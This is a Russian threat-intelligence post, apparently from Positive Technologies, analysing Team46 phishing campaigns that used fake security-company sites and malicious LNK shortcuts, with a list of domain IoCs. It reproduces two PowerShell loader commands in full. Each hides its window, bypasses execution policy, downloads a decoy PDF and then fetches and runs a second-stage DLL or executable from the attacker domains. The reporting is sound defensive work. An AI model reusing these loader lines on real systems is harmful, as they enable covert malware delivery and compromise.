
Атаки группы Team46
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…




Атаки группы Team46 😎
Вчера, 4 сентября, исследователи из компании «Доктор Веб» выпустили интересный отчет о несостоявшейся атаке на российского оператора грузовых ж.-д. перевозок.
Нам хотелось бы добавить в этот отчет наши находки и дополнительную информацию о других атаках.
1️⃣ Первая атака
В исходном письме присутствовали два вектора — вредоносное вложение и ссылка на вредоносный архив rabotnik.today/resume/7952235986937661.rar. Отличительной особенностью этой атаки является то, что все используемые домены имеют заглушки, создающие вид его легитимности.

Так домен infosecteam.info принадлежал якобы российской компании InfoSecTeam (см. скриншот 1). Это может создавать видимость того, что файл является не реальной атакой, а пентестом. Страницы сайта явно переведены с помощью машинного перевода.

Шаблон сайта взят из магазина шаблонов (см. скриншот 2). Интересно, что при попытке поиска названия компании в Google первые две строки занимал сайт злоумышленников, а реальная компания из Великобритании — лишь четвертую (см. скриншот 3). На скриншоте также можно увидеть домен cyber46.team с точно таким же содержимым. По этому домену мы и назвали группировку Team46.

Сама атака носила явно массовый характер: мы обнаружили почти 4000 одинаковых ярлыков (с разными идентификаторами жертв) в архивах в открытых папках на infosecteam.info, загруженных туда в течение трех минут (см. скриншот 4).
2️⃣ Вторая атака

В апреле TI-эксперты отдела PT ESC также обнаружили аналогичные вредоносные ярлыки с именами SCAN_4024_2024_04_02.pdf.lnk и SCAN_4251_2024_03_25.pdf.lnk, загружавшие по ссылке srv480138.hstgr.cloud/uploads/scan_3824.pdf другой документ-приманку (см. скриншот 5).
В этой атаке содержимое домена srv480138.hstgr.cloud являлось полной копией сайта elevation.store — бьюти-магазина в ОАЭ. Заглушка совершенно не соотносилась с документом-приманкой, но это может говорить о том, что этот сервер злоумышленники могли также использовать для атак в ОАЭ, но подтверждений не нашлось.
🧐 Если взглянуть на команды ярлыков из двух атак, с помощью которых грузятся следующие стейджи, то можно увидеть определенное сходство:
powershell
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -w Minimized -ep Bypass -nop -c "iwr 'http://infosecteam.info/Job%20application.pdf' -OutFile $env:LOCALAPPDATA\Temp\102fa066-cc9d-4a80-b3aa-12d5df196b42.pdf -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.';$env:LOCALAPPDATA\Temp\102fa066-cc9d-4a80-b3aa-12d5df196b42.pdf; iwr 'http://infosecteam.info/base.php' -OutFile $env:LOCALAPPDATA\Yandex\YandexBrowser\Application\Wldp.dll -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.';"
Code language: plaintext (plaintext)
powershell
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -w Minimized -ep Bypass -nop -c "iwr 'https://srv480138.hstgr.cloud/uploads/scan_3824.pdf' -OutFile $env:LOCALAPPDATA\Temp\399ha122-tt9d-6f14-s9li-lqw7di42c792.pdf -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36 Edg/120.0.0.';$env:LOCALAPPDATA\Temp\399ha122-tt9d-6f14-s9li-lqw7di42c792.pdf;iwr 'https://srv480138.hstgr.cloud/report.php?query=$env:COMPUTERNAME' -OutFile $env:LOCALAPPDATA\Temp\AdobeUpdater.exe -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.1 YaBrowser/23.11.0.0 Safari/537.36';$env:LOCALAPPDATA\Temp\AdobeUpdater.exe;"
Code language: plaintext (plaintext)
Список сетевых IoC:
rabotnik.today
infosecteam.info
cybers46.team
cybers4646.my.id
srv480138.hstgr.cloud
Code language: plaintext (plaintext)
#TI #hunt #ioc #apt
@ptescalator
Ещё от ti_author
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…
- ⚡Фейковые новости — В С Ё
⚡Фейковые новости — В С Ё Специалисты PT ESC обнаружили связанную между собой сеть новостных сайтов,…
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…